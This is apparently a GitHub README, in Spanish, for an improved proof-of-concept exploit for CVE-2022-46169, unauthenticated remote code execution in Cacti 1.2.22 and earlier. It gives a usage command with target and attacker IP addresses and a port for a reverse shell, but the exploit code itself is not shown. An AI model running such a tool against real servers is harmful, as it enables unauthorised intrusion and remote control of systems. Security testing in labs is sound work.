safarchand/cve-2022-46169
PoC mejorado para RCE no autenticado en Cacti <= 1.2.22 - CVE-2022-46169


Este repositorio contiene una prueba de concepto (PoC) para CVE-2022-46169 - RCE no autenticado en Cacti <= 1.2.22. Puedes leer más sobre la vulnerabilidad aquí. El script añade un manejador de reverse shell y está basado en el código escrito por sAsPeCt488. Puedes ver el código original aquí.
python3 CVE-2022-46169.py -t 10.129.211.250 -i 10.10.14.72 -p 4444

Arguments:
-t : Target IP address
-i : Attacker system IP Address
-p : Port for reverse shell